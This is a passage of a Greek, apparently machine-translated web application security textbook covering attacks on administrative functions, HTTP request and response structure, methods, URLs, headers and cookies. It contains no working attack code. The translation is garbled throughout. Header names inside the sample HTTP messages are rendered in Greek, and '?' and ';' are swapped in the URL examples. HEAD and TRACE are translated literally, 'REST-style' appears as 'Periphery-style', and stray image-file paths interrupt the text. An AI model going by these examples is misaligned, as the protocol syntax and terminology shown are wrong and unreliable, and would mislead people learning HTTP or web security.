Παρά το γεγονός ότι τα μέτρα αυτά δεν θα νικήσει τον αποφασιστικό εισβολέα , θα αποτρέψει πολλούς πιο συνηθισμένους επιτιθέμενους και θα κερδίσουν επιπλέον χρόνο για τους διαχειριστές που παρακολουθούν την κατάσταση και να λάβουν πιο δραστικά μέτρα , αν είναι επιθυμητό . Πάντως , στον πραγματικό κόσμο , ακόμα και η πιο επιμελής προσπάθεια εφαρμογής μέτρων ασφαλείας ροών μπορεί να αφήσει κάποια εκμεταλλεύσιμα ελαττώματα . Η τοποθέτηση περαιτέρω εμπόδιων στο δρόμο ενός εισβολέα είναι μια αποτελεσματική άμυνα που μειώνει την πιθανότητα οποιονδήποτε τρωτών σημείων να βρεθούν και να αξιοποιηθούν.

" Η διαχείριση της εφαρμογής"

Κάθε χρήσιμη εφαρμογή πρέπει να διαχειρίζεται σωστά . Η διευκόλυνση συχνά αποτελεί ένα βασικό μέρος των μηχανισμών ασφαλείας της εφαρμογής , παρέχοντας ένα τρόπο για τους διαχειριστές να διαχειρίζονται τους λογαριασμούς χρηστών, παρακολούθησης της πρόσβασης και τις λειτουργίες ελέγχου , εκτελεί διαγνωστικές εργασίες για τη λειτουργικότητα της εφαρμογής. Σε πολλές εφαρμογές , οι διοικητικές λειτουργίες υλοποιούνται εντός της ίδιας της εφαρμογής , και είναι προσβάσιμες μέσω της ίδιας διεπαφής web ως πυρήνα της λειτουργικότητας που αφορά θέματα ασφαλείας. Κύρια έλξη για έναν εισβολέα είναι η χρήση της ως μέσο για την κλιμάκωση προνομίων .

Για παράδειγμα:

- Αδυναμίες στο μηχανισμό ελέγχου ταυτότητας μπορεί να επιτρέψουν σε έναν εισβολέα να αποκτήσει πρόσβαση διαχειριστή , ουσιαστικά θέτει σε κίνδυνο το σύνολο της αίτησης.

- Πολλές εφαρμογές δεν έχουν αποτελεσματικό έλεγχο πρόσβασης σε ορισμένα από τα διοικητικά καθήκοντά τους . Ένας εισβολέας μπορεί να βρεί ένα μέσο για τη δημιουργία ενός νέου λογαριασμού χρήστη με ισχυρά προνόμια .

- Η διοικητική λειτουργικότητα περιλαμβάνει συχνά την εμφάνιση των δεδομένων που προήλθαν από τους απλούς χρήστες . Κάθε cross-site scripting εισβολή στη διοικητική διεπαφή μπορεί να οδηγήσει σε συμβιβασμό της συνεδρίας χρήστη που είναι εγγυημένη να έχουν ισχυρά προνόμια .

- Η διοικητική λειτουργικότητα συχνά υπόκεινται σε λιγότερο αυστηρές δοκιμές ασφάλειας γιατί οι χρήστες του θεωρείται ότι είναι αξιόπιστοι, ή επειδή οι δοκιμαστές έχουν πρόσβαση μόνο σε χαμηλά προνομιακούς λογαριασμούς .

Επιπλέον, η εφαρμογή χρειάζεται συχνά να εκτελέσει επικίνδυνες λειτουργίες , που αφορούν την πρόσβαση σε αρχεία στο δίσκο ή εντολές του λειτουργικού συστήματος . Εάν ένας εισβολέας μπορεί να θέσει σε κίνδυνο την διοικητική λειτουργία , μπορεί εύκολα να πάρει τον έλεγχο ολόκληρο του διακομιστή .

Κεφάλαιο 3
Τεχνολογίες Web Εφαρμογών

Οι Web εφαρμογές χρησιμοποιούν ένα μεγάλο σύνολο τεχνολογιών για την υλοποίηση της λειτουργικότητας τους . Το κεφάλαιο αυτό είναι μια σύντομη επεξήγηση για τις βασικές τεχνολογίες που είναι πιθανό να αντιμετωπίστούν σε επιθέσεις εφαρμογών web . Θα γίνει αναφορά στο **HTTP** πρωτόκολλο , οι τεχνολογίες που χρησιμοποιούνται συνήθως στο διακομιστή και στις πλευρές του πελάτη , και τα συστήματα κωδικοποίησης που χρησιμοποιούνται για την αναπαράσταση των δεδομένων σε διαφορετικές καταστάσεις .Αυτές οι τεχνολογίες είναι γενικά εύκολο να κατανοήσουν τα σχετικά χαρακτηριστικά , που είναι το κλειδί για την αποτελεσματική εκτέλεση των επιθέσεων εναντίον διαδικτυακών εφαρμογών.

"Το πρωτόκολλο HTTP"

Το **Hypertext Transfer Protocol (HTTP)** είναι ο πυρήνας επικοινωνίας που χρησιμοποιείται για πρόσβαση στο World Wide Web και χρησιμοποιείται από όλες τις εφαρμογές web σήμερα. Είναι ένα απλό πρωτόκολλο που αναπτύχθηκε αρχικά για την ανάκτηση στατικού κειμένου βάσει πόρων . Από τότε έχει επεκταθεί και αξιοποιηθεί με διάφορους τρόπους για να ενεργοποιήται και να υποστηρίξει τις σύνθετες κατανεμημένες εφαρμογές που είναι πλέον κοινές .Το **HTTP** χρησιμοποιεί ένα μήνυμα με βάση το μοντέλο στο οποίο , ο πελάτης στέλνει ένα μήνυμα αίτησης και ο διακομιστής επιστρέφει ένα μήνυμα απόκρισης . Το πρωτόκολλο είναι ουσιαστικά ασυνδεσιστρεφές : αν το **HTTP** χρησιμοποιεί το stateful πρωτόκολλο **TCP**, κάθε ανταλλαγή αιτήματος και απόκρισης είναι μια αυτόνομη πράξη και μπορεί να χρησιμοποιήσει μια διαφορετική σύνδεση **TCP** . Στις **HTTP** αιτήσεις όλα τα μηνύματα **HTTP** (αιτήματα και απαντήσεις) αποτελούνται από μία ή περισσότερες κεφαλίδες ,το καθένα σε ξεχωριστή γραμμή , ακολουθούμενη από μια υποχρεωτική κενή γραμμή , και ένα προαιρετικό σώμα του μηνύματος .

Ένα τυπικό αίτημα **HTTP** έχει ως εξής :

GET / auth/488/YourDetails.ashx ; uid = 129 HTTP/1.1
Αποδοχή : application / x - ms- εφαρμογή , image / jpeg , την εφαρμογή / xaml + xml , image / gif , image / pjpeg , application / x - ms- XBAP , application / x - shockwaveflash , * / *
Referer : https://mdsec.net/auth/488/Home.ashx
Accept- Language : en - GB
User - Agent : Mozilla/4.0 (compatible ? MSIE 8.0 ? Windows NT 6.1 ? WOW64 ? Trident/4.0 ? SLCC2 ? . NET CLR 2.0.50727 ? . NET CLR 3.5.30729 ? . NET CLR 3.0.30729 ? . NET4.0C ? InfoPath.3 ? . NET4.0E ? FDM ? . NET CLR 1.1.4322)
Accept- Encoding : gzip , deflate
Διοργανωτής : mdsec.net
Connection : Keep- Alive
Cookie : sessionID = 5B70C71F3FD4968935CDB6682E545476

Η πρώτη γραμμή κάθε αίτησης **HTTP** αποτελείται από τρία στοιχεία , χωρισμένα με κενά :

- ένα ρήμα δείχνει την **HTTP** μέθοδο . Η πιο συχνά χρησιμοποιούμενη μέθοδος είναι η λειτουργία ανάκτησης ενός πόρου από τον web server . **GET** αιτήματα δεν υπάρχουν στο σώμα του μηνύματος , έτσι ώστε να μην χρειάζεται περαιτέρω δεδομένα να ακολουθούν τη κενή γραμμή μετά από τις κεφαλίδες των μηνυμάτων .

- Η ζητούμενη διεύθυνση **URL** . Η διεύθυνση **URL** λειτουργεί συνήθως ως ένα όνομα για τον πόρο που έχει ζητηθεί , μαζί με μια προαιρετική συμβολοσειρά ερωτήματος που περιέχει παραμέτρους ότι ο πελάτης περνά σε αυτόν τον πόρο .Το ερώτημα συμβολοσειρά υποδεικνύεται από το χαρακτήρα ? στη διεύθυνση **URL** . Το παράδειγμα περιέχει μία μόνο παράμετρο με το uid όνομα και την τιμή **129** .

- Η έκδοση **HTTP** που χρησιμοποιείται. Οι **HTTP** εκδόσεις σε κοινή χρήση στο Διαδίκτυο είναι η 1.0 και η 1.1 , και τα περισσότερα προγράμματα περιήγησης χρησιμοποιούν την έκδοση 1.1, default . Υπάρχουν μερικές διαφορές μεταξύ των προδιαγραφών αυτών των δύο εκδόσεις ωστόσο, η μόνη διαφορά που είναι πιθανό να συναντηθεί σε επιθέσεις web εφαρμογών είναι ότι στην έκδοση 1.1 η αίτηση **Host header** είναι υποχρεωτική.

- Η κεφαλίδα **Referer** χρησιμοποιείται για να δείξει τη διεύθυνση **URL** από την οποία η αίτηση
  προήλθε.Αυτή η κεφαλίδα περιέχει ορθογραφικά λάθη στις αρχικές **HTTP** προδιαγραφές , και η ανορθόγραφη του εκδοχή έχει διατηρηθεί από τότε .

- Η **User-Agent** κεφαλίδα χρησιμοποιείται για την παροχή πληροφοριών σχετικά με το πρόγραμμα περιήγησης ή άλλο λογισμικό πελάτη που δημιουργήθηκε η αίτηση .Τα περισσότερα προγράμματα περιήγησης συμπεριλαμβανομένου του **Mozilla firefox** την χρησιμοποιούν για ιστορικούς λόγους . Αυτό ήταν παράγοντας που χρησιμοποιήθηκε η πληροφορία ως συμβολοσειρά αρχικά και από τον φυλλομετρητή **Netscape** , και άλλους περιηγητές που ήθελαν να διεκδικήσουν ιστοσελίδες που είναι συμβατές με αυτό πρότυπο. Πολλές ιδιορρυθμίες από την ιστορία των υπολογιστών, αποδεικνύεται ότι διατηρούνται ακόμα και τώρα, ακόμη και στην τρέχουσα έκδοση του Internet Explorer, η οποία δεν υποστηρίζει **HTML 5**.

- Οι **Host header** προδιαγραφές έδωσαν τη δυναότητα εμφάνησης του ονόματος στο πλήρες URL να είναι προσβάσιμες. Αυτό είναι απαραίτητο όταν έχουμε πολλαπλές ιστοσελίδες που φιλοξενούνται στον ίδιο διακομιστή , επειδή η διεύθυνση URL συνήθως δεν περιέχει όνομα.

- Η κεφαλίδα Cookie χρησιμοποιείται για να υποβάλουν συμπληρωματικές παραμέτρους που ο διακομιστής έχει εκδώσει για τον πελάτη .

HTTP απαντήσεις
Μία τυπική απόκριση HTTP είναι ως εξής :
HTTP/1.1 200 OK
Ημερομηνία : Τρ, 19 Απριλίου 2011 9:23:32 GMT
Διακομιστή : Microsoft-IIS/6.0
X - Powered -By : ASP.NET
Set- Cookie : Identifier = tI8rk7joMx44S2Uu85nSWc
X - aspnet - Έκδοση: 2.0.50727
Cache -Control : no-cache
Pragma : no-cache
Λήγει : Thu, 01 Jan 1970 00:00:00 GMT
Content-Type : text / html ? Charset = utf- 8


Content - Length : 1067

Η πρώτη γραμμή της κάθε απάντησης HTTP αποτελείται από τρία στοιχεία:

- Την έκδοση **HTTP** που χρησιμοποιείται .
- Ένα αριθμητικό κωδικό κατάστασης που υποδεικνύει το αποτέλεσμα της αίτησης . 200 είναι η πιο κοινή κατάστασης κώδικα , που αυτό σημαίνει ότι η αίτηση ήταν επιτυχής και ότι ο πόρος που ζητήθηκε μπορεί να επιστραφεί .
- Μια κειμενική "φράση-λόγο " που περιγράφει περαιτέρω την κατάσταση της απόκρισης .

Εδώ είναι μερικά άλλα σημεία ενδιαφέροντος στην απάντηση :

- Η κεφαλίδα διακομιστή περιέχει ένα πανό που δείχνει το λογισμικό του web server που χρησιμοποιείται , και μερικές φορές άλλες λεπτομέρειες, όπως εγκατεστημένες μονάδες και το λειτουργικό σύστημα διακομιστή . Οι πληροφορίες που περιέχονται μπορεί ή δεν μπορεί να είναι ακριβής.
- Το **Set-Cookie header** εκδίδει το πρόγραμμα περιήγησης το οποίο περιέχει περαιτέρω cookies πίσω στην κεφαλίδα Cookie των μεταγενέστερων αιτήσεων σε αυτόν το διακομιστή .
- Η κεφαλίδα **Pragma** καθοδηγεί το πρόγραμμα περιήγησης να μην αποθηκεύουν την απόκριση της cache . Η κεφαλίδα λήξης δείχνει ότι το περιεχόμενο απάντησης έληξε στο παρελθόν και ως εκ τούτου δεν θα πρέπει να είναι **cached** . Αυτές οι οδηγίες συχνά εκδίδονται όταν δυναμικό περιεχόμενο επιστρέφεται για να εξασφαλιστεί ότι οι browsers θα αποκτήσουν μια νέα έκδοση αυτού του περιεχομένου στις επόμενες περιπτώσεις .
- Σχεδόν όλες οι απαντήσεις **HTTP** περιέχουν ένα σώμα του μηνύματος μετά από τη κενή γραμμή μετά τις κεφαλίδες . Το **Content -Type header** δείχνει ότι το σώμα αυτού του μηνύματος περιέχει ένα **HTML** έγγραφο .
- Η κεφαλίδα **Content-Length** δείχνει το μήκος του σώματος του μηνύματος σε bytes .
-



8.HTTP κεφαλίδα
"HTTP Μέθοδοι"

Κατά τις επιθέσεις σε εφαρμογές web , θα πρέπει να δίνεται προσοχή αποκλειστικά με τις πιο συχνά χρησιμοποιούμενες μέθοδους : **GET και POST** . Θα πρέπει υπάρχει γνώση από ορισμένες σημαντικές διαφορές μεταξύ αυτών των μεθόδων , καθώς μπορούν να επηρεάσουν την ασφάλεια της εφαρμογής, αν αγνοηθούν. Η **GET** μέθοδος έχει σχεδιαστεί για την ανάκτηση των πόρων . Μπορεί να χρησιμοποιηθεί για την αποστολή παραμέτρων στον πόρο που ζητήθηκε στη συμβολοσειρά του ερωτήματος **URL** . Αυτό δίνει τη δυνατότητα , οι χρήστες να μπορούν να επαναχρησιμοποιούν σελιδοδείκτη μια διεύθυνση **URL** για μια δυναμική πηγή. Οι διευθύνσεις **URL** που εμφανίζονται στην οθόνη είναι συνδεδεμένες σε διάφορα μέρη , όπως το ιστορικό περιήγησης και τα αρχεία καταγραφής πρόσβασης του διακομιστή διαδικτύου . Θα μεταδίδονται επίσης στην κεφαλίδα Παραπομπής σε άλλους δικτυακούς τόπους , όταν ακολουθούνται εξωτερικές συνδέσεις. Για τους λόγους αυτούς, η συμβολοσειρά ερωτήματος δεν θα πρέπει να χρησιμοποιείται για τις διαβιβάσεις ευαίσθητων πληροφοριών .

Η μέθοδος **POST** έχει σχεδιαστεί για την εκτέλεση ενεργειών . Με τη μέθοδο αυτή , παράμετροι του αιτήματος μπορούν να σταλούν τόσο στη συμβολοσειρά ερωτήματος **URL** όσο και στο σώμα του μηνύματος . Παρά το γεγονός ότι η διεύθυνση **URL** μπορεί να εξακολουθεί να αποτελεί σελιδοδείκτη , κάποιες παράμετροι που αποστέλλονται στο σώμα του μηνύματος θα πρέπει να εξαιρεθούν από το σελιδοδείκτη . Αυτές οι παράμετροι επίσης θα αποκλειστούν από τα διάφορα σημεία στα οποία συνδέεται με τις διευθύνσεις **URL** και από την επικεφαλίδα Παραπομπής .

Επειδή η μέθοδος **POST** είναι σχεδιασμένη για την εκτέλεση ενεργειών , εάν ένας χρήστης κάνει κλικ στο κουμπί Πίσω του προγράμματος περιήγησης για να επιστρέψει σε σελίδα που είχε πρόσβαση χρησιμοποιώντας αυτή τη μέθοδο , το πρόγραμμα περιήγησης δεν επανεκδίδει αυτόματα το αίτημα . Αντ 'αυτού, προειδοποιεί το χρήστη για το τι πρόκειται να κάνει . Αυτό αποτρέπει τους χρήστες από ακούσια εκτέλεση μιας ενέργειας περισσότερο από μία φορά. Για το λόγο αυτό , οι αιτήσεις **POST** πρέπει να χρησιμοποιούνται πάντα όταν μια ενέργεια διεξάγεται. Οι περιηγητές δεν επανεκδίδουν αυτόματα τις αιτήσεις **POST** που γίνονται από χρήστες , διότι μπορεί να προκληθεί μια ενέργεια που θα πρέπει να εκτελεστεί περισσότερες από μία φορές. Εκτός από τις μεθόδους **GET** και **POST** , το πρωτόκολλο **HTTP** υποστηρίζει πολλές άλλες μεθόδους που έχουν δημιουργηθεί για την κάλυψη συγκεκριμένων προδιαγραφών. Κάποια άλλα στοιχεία που απαιτείται να είναι γνωστά είναι:

- Η κεφαλίδα που λειτουργεί με τον ίδιο τρόπο όπως μια αίτηση **GET** , εκτός από το ότι ο διακομιστής δεν θα πρέπει να επιστρέψει ένα σώμα του μηνύματος στην απάντηση του. Ο διακομιστής πρέπει να επιστρέψει τις ίδιες επικεφαλίδες που θα έχουν επιστρέψει στην αντίστοιχη του **GET** αιτήματος . Ως εκ τούτου , αυτή η μέθοδος μπορεί να χρησιμοποιηθεί για να ελέγξει αν ένας πόρος υπάρχει πριν κάνει μια αίτηση **GET** για αυτόν.

- Το ίχνος έχει σχεδιαστεί για διαγνωστικούς σκοπούς . Ο διακομιστής πρέπει να επιστρέψει στο σώμα την απάντηση με το ακριβές περιεχόμενο του μηνύματος της αίτησης που έλαβε . Αυτό μπορεί να χρησιμοποιηθεί για να ανιχνεύσει την επίδραση τυχόν proxy servers μεταξύ του πελάτη και server που μπορεί να χειριστούν την αίτηση .

- Οι επιλογές, όπου ζητούνται από τον server και αναφέρουν τις **HTTP** μεθόδους που είναι διαθέσιμες για ένα συγκεκριμένο πόρο . Ο διακομιστής επιστρέφει συνήθως μια απάντηση που περιέχει μια κεφαλίδα που απαριθμεί τις διαθέσιμες μεθόδους .

- Η μέθοδος **PUT** συντελεί στο φόρτωμα προδιαγραφών πόρων στο διακομιστή , χρησιμοποιώντας το περιεχόμενο που περιέχεται στο σώμα της αίτησης. Εάν αυτή η μέθοδος είναι ενεργοποιημένη, μπορεί να είναι σε θέση κάποιος να επιτεθεί στην εφαρμογή, με το φόρτωμα ενός αυθαίρετου σενάριου και την εκτέλεση του στο διακομιστή .

Πολλές άλλες μέθοδοι **HTTP** υπάρχουν που δεν έχουν άμεση σχέση με την επίθεση σε εφαρμογές web . Ωστόσο , ένας εξυπηρετητής web μπορεί να εκτεθεί αν ορισμένες επικίνδυνες μέθοδοι είναι διαθέσιμες . Τα **URLs (ενιαίος εντοπιστής πόρου)** είναι ένα μοναδικό αναγνωριστικό για έναν πόρο web μέσω του οποίου ο εν λόγω πόρος μπορεί να ανακτηθεί . Η μορφή των περισσότερων **URLs** έχει ως εξής: πρωτόκολλο **:/ / hostname [: θύρα] / [διαδρομή /] file [? param = τιμή]**. Ο αριθμός θύρας συνήθως περιλαμβάνεται μόνο αν διαφέρει από την προεπιλεγμένη που χρησιμοποιείται από το σχετικό πρωτόκολλο . Το **URL** χρησιμοποιείται για να δημιουργήσει το αίτημα **HTTP** που εμφανίζεται ως εξής:

https://mdsec.net/auth/488/YourDetails.ashx?uid=129

Εκτός από αυτή την απόλυτη μορφή , μπορεί να είναι διευθύνσεις URL με προδιαγραφές ενός συγκεκριμένου ξενιστή , ή με μια συγκεκριμένη διαδρομή στον εν λόγω ξενιστή . Για παράδειγμα:

/ auth/488/YourDetails.ashx ; uid = 129
YourDetails.ashx ; uid = 129

ΣΗΜΕΙΩΣΗ Υπάρχει και ο όρος **URI (Uniform Resource Identifier)** που χρησιμοποιείται αντί του **URL** , και χρησιμοποιείται στις επίσημες προδιαγραφές από εκείνους που θέλουν να εκθέσουν σχολαστικότητα τους .

" REST"

Μεταφορά αναπαράστασης κατάστασης (REST) , ανήκει σε αρχιτεκτονική για κατανεμημένα συστήματα στα οποία οι αιτήσεις και οι απαντήσεις περιέχουν αναπαραστάσεις της τρέχουσας κατάστασης των πόρων του συστήματος . Οι βασικές τεχνολογίες που χρησιμοποιούνται στον παγκόσμιο ιστό , όπως το πρωτόκολλο **HTTP** και τη μορφή των διευθύνσεων URL , σύμφωνα με το υπόλοιπο αρχιτεκτονικό στυλ . αν και οι διευθύνσεις URL που περιέχουν τις παραμέτρους εντός της συμβολοσειράς ερωτήματος να συμμορφώνονται με **REST** περιορισμούς , ο όρος " **Periphery - style URL** " συχνά χρησιμοποιείται για να δηλώσει μια διεύθυνση URL που περιέχει στις παραμέτρους της στο URL τη πορεία του αρχείου , εκτός της συμβολοσειράς ερωτήματος .

Για παράδειγμα, η ακόλουθη διεύθυνση URL που περιέχει μια συμβολοσειρά ερωτήματος :

http://wahh-app.com/search?make=ford&model=pinto

αντιστοιχεί στην ακόλουθη διεύθυνση URL περιέχει " REST - style" παραμέτρους :

http://wahh-app.com/search/ford/pinto

"HTTP Headers"

Το **HTTP** υποστηρίζει ένα μεγάλο αριθμό κεφαλίδων, μερικά από τα οποία έχουν σχεδιαστεί για συγκεκριμένους ασυνήθιστους σκοπούς . Ορισμένες επικεφαλίδες μπορούν να χρησιμοποιηθούν τόσο για τις αιτήσεις όσο και αποκρίσεις .

"General Head"


- Περιέχει πληροφορίες για τη σύνδεση στο άλλο άκρο της επικοινωνίας και κατά πόσον θα πρέπει να κλείσει η σύνδεση TCP μετά την ολοκλήρωση της μετάδοσης HTTP σή να την κρατήσει ανοικτή για περαιτέρω μηνύματα .

- Περιέχει **Content- Encoding** προδιαγραφές που προσδιορίζουν το είδος της κωδικοποίησης που χρησιμοποιείται για το περιεχόμενο που περιέχεται στο σώμα του μηνύματος , όπως gzip , το οποίο χρησιμοποιείται από ορισμένες εφαρμογές για να συμπιέσει τις απαντήσεις για ταχύτερη μετάδοση .

- Περιέχει **Content-Length** προδιαγραφές για το μήκος του σώματος του μηνύματος , σε bytes (εκτός στην περίπτωση των αποκρίσεων στις αιτήσεις **HEAD**, όταν υποδεικνύει το μήκος το σώμα στην απάντηση προς την αντίστοιχη αίτηση **GET**) .

- Περιέχει **Content -Type** προδιαγραφές με το είδος του περιεχομένου που περιέχεται στο σώμα του μηνύματος , όπως **text / html** για έγγραφα **HTML** .

- Περιέχει **Transfer- Encoding** προδιαγραφές με οποιαδήποτε κωδικοποίηση διεξήχθη σχετικά με το σώμα του μηνύματος για να διευκολύνει τη μεταφορά του μέσω **HTTP** . Συνήθως χρησιμοποιείται για τον καθορισμό κατατμημένης κωδικοποίησης όταν χρησιμοποιείται .



9.HTTP παράδειγμα αίτησης-απόκρισης

"Head Αίτηση"

- Η εντολή **Accept** λέει στον server τι είδους περιεχόμενο που ο πελάτης είναι διατεθειμένος να δεχθεί , όπως οι τύποι εικόνας , επίσημες μορφές εγγράφων , και ούτω καθεξής .

- **Accept - Coding** λέει στον server τι είδους περιεχόμενο που κωδικοποιεί ο χρήστης είναι διατεθειμένος να δεχθεί .

- Τα διαπιστευτήριά άδειας υποβάλουν στο διακομιστή έναν από τους ενσωματωμένους HTTP τύπους ελέγχου ταυτότητας .

- Τα **cookies** υποβάλουν στον server ότι ο διακομιστής έχει εκδοθεί προηγουμένως .

- Οι **Host** προδιαγραφές παρουσιάζουν το όνομα που εμφανίστηκε στην πλήρη διεύθυνση URL που ζητήθηκε .

- Οι **If-Modified-Since** προδιαγραφές χρησιμοποιούνται όταν το πρόγραμμα περιήγησης ζητήσει πόρους . Εάν ο πόρος δεν έχει αλλάξει από εκείνη την εποχή , ο διακομιστής μπορεί να αναθέσει ο πελάτης να χρησιμοποιήσει το αποθηκευμένο αντίγραφο του, χρησιμοποιώντας μια απάντηση με κωδικό κατάστασης 304 .

- Οι **If -None -Match** προδιαγραφές είναι ετικέτες οντότητες , οι οποίες είναι για αναγνώριση του περιεχόμενο του σώματος του μηνύματος . Το πρόγραμμα περιήγησης υποστηρίζει την ετικέτα οντότητα που ο διακομιστής εκδίδει με την πηγή που ζητήθηκε όταν έγινε η τελευταία λήψη .Ο διακομιστής μπορεί να χρησιμοποιήσει την ετικέτα οντότητα για να προσδιορίσει κατά πόσον το πρόγραμμα περιήγησης μπορεί να χρησιμοποιήσει το αποθηκευμένο αντίγραφο του πόρου .

- Οι Παραπομπής προδιαγραφές μας δίνουν τη διεύθυνση URL από την οποία η τρέχουσα αίτηση προέρχεται .

- Το **User-Agent** παρέχει πληροφορίες σχετικά με το πρόγραμμα περιήγησης ή άλλο λογισμικό πελάτη από την οποία δημιουργήθηκε η αίτηση .

" Head Απόκριση"

- **Access - Control** δηλώνει αν ο πόρος μπορεί να ανακτηθεί μέσω διασταυρούμενου τομέα που ζητά Ajax.

- **Cache -Control** περνά caching οδηγίες στον browser (για παράδειγμα , no-cache) .

- **ETag** προδιαγραφές είναι ετικέτες οντότητες . Οι πελάτες μπορούν να υποβάλουν τη ταυτοποίηση σε μελλοντικές αιτήσεις για τον ίδιο πόρο στην κεφαλίδα If- None –Match και να κοινοποιήσει στον server την έκδοση του πόρου ο browser κατέχει σήμερα στη μνήμη cache .

- **EXPIRED** λέει στο πρόγραμμα περιήγησης για πόσο καιρό το περιεχόμενο του σώματος του μηνύματος είναι έγκυρο .Το πρόγραμμα περιήγησης μπορεί να χρησιμοποιήσει το αποθηκευμένο αντίγραφο αυτού του πόρου έως ότου αυτή τη φορά .

- **Pragma** περνά caching οδηγίες στον browser (για παράδειγμα , no-cache) .

- **Server** παρέχει πληροφορίες σχετικά με το λογισμικό του web server που χρησιμοποιείται .

- **Set-Cookie** θέτει τα cookies στον browser που θα υποβάλει πίσω στο διακομιστή σε επόμενες αιτήσεις .

- **WWW -Authenticate** χρησιμοποιείται στις απαντήσεις που έχουν 401 κωδικό κατάστασης και παρέχουν λεπτομέρειες σχετικά με τον τύπο (-ους) της ταυτότητας που υποστηρίζει ο διακομιστής .

- **X -Frame - Options** δείχνει εάν και πώς η σημερινή απάντηση μπορεί να φορτωθεί μέσα σε ένα πλαίσιο προγράμματος περιήγησης.

"Cookies"

Τα cookies είναι ένα βασικό μέρος του πρωτοκόλλου **HTTP** που στηρίζονται οι περισσότερες web εφαρμογές . Συχνά μπορούν να χρησιμοποιηθούν ως βοήθεια για την αξιοποίηση τρωτών σημείων. Ο μηχανισμός Cookie επιτρέπει στο διακομιστή να στείλει τα στοιχεία των δεδομένων προς τον πελάτη. Σε αντίθεση με τους άλλους τύπους παραμέτρων αίτησης (αυτές εντός της συμβολοσειράς ερωτήματος **URL** ή το σώμα του μηνύματος) ,τα cookies εξακολουθούν να υποβάλονται εκ νέου σε κάθε μεταγενέστερη αίτηση χωρίς καμία ιδιαίτερη ενέργεια να απαιτείται από την εφαρμογή ή το χρήστη. Ένας server εκδίδει ένα cookie με το **Set- Cookie** κεφαλίδα της απόκρισης:

Set- Cookie : εντοπισμού = tI8rk7joMx44S2Uu85nSWc

Ο Browser του χρήστη προσθέτει αυτόματα την ακόλουθη κεφαλίδα σε μεταγενέστερη
ζητά πίσω στον ίδιο διακομιστή :

Cookie : εντοπισμού = tI8rk7joMx44S2Uu85nSWc

Τα Cookies συνήθως αποτελούνται από ένα ζεύγος όνομα / τιμή , όπως φαίνεται , αλλά μπορεί να αποτελούνται από συμβολοσειρά που δεν περιέχει ένα κενό. Πολλαπλά cookies μπορούν να εκδοθούν από χρήση πολλαπλών Set- Cookie κεφαλίδων σε απάντηση του server . Αυτά υποβάλλονται πίσω στο διακομιστή στην ίδια κεφαλίδα Cookie , με ερωτηματικό που χωρίζει διαφορετικά ατομικά cookies . Εκτός από την πραγματική αξία των cookies , η Set- Cookie κεφαλίδα μπορεί να περιλαμβάνει οποιοδήποτε από τα παρακάτω προαιρετικά χαρακτηριστικά , τα οποία μπορούν να χρησιμοποιηθούν για να ελέγχουν τον τρόπο η το πρόγραμμα περιήγησης που χειρίζεται τα cookies :

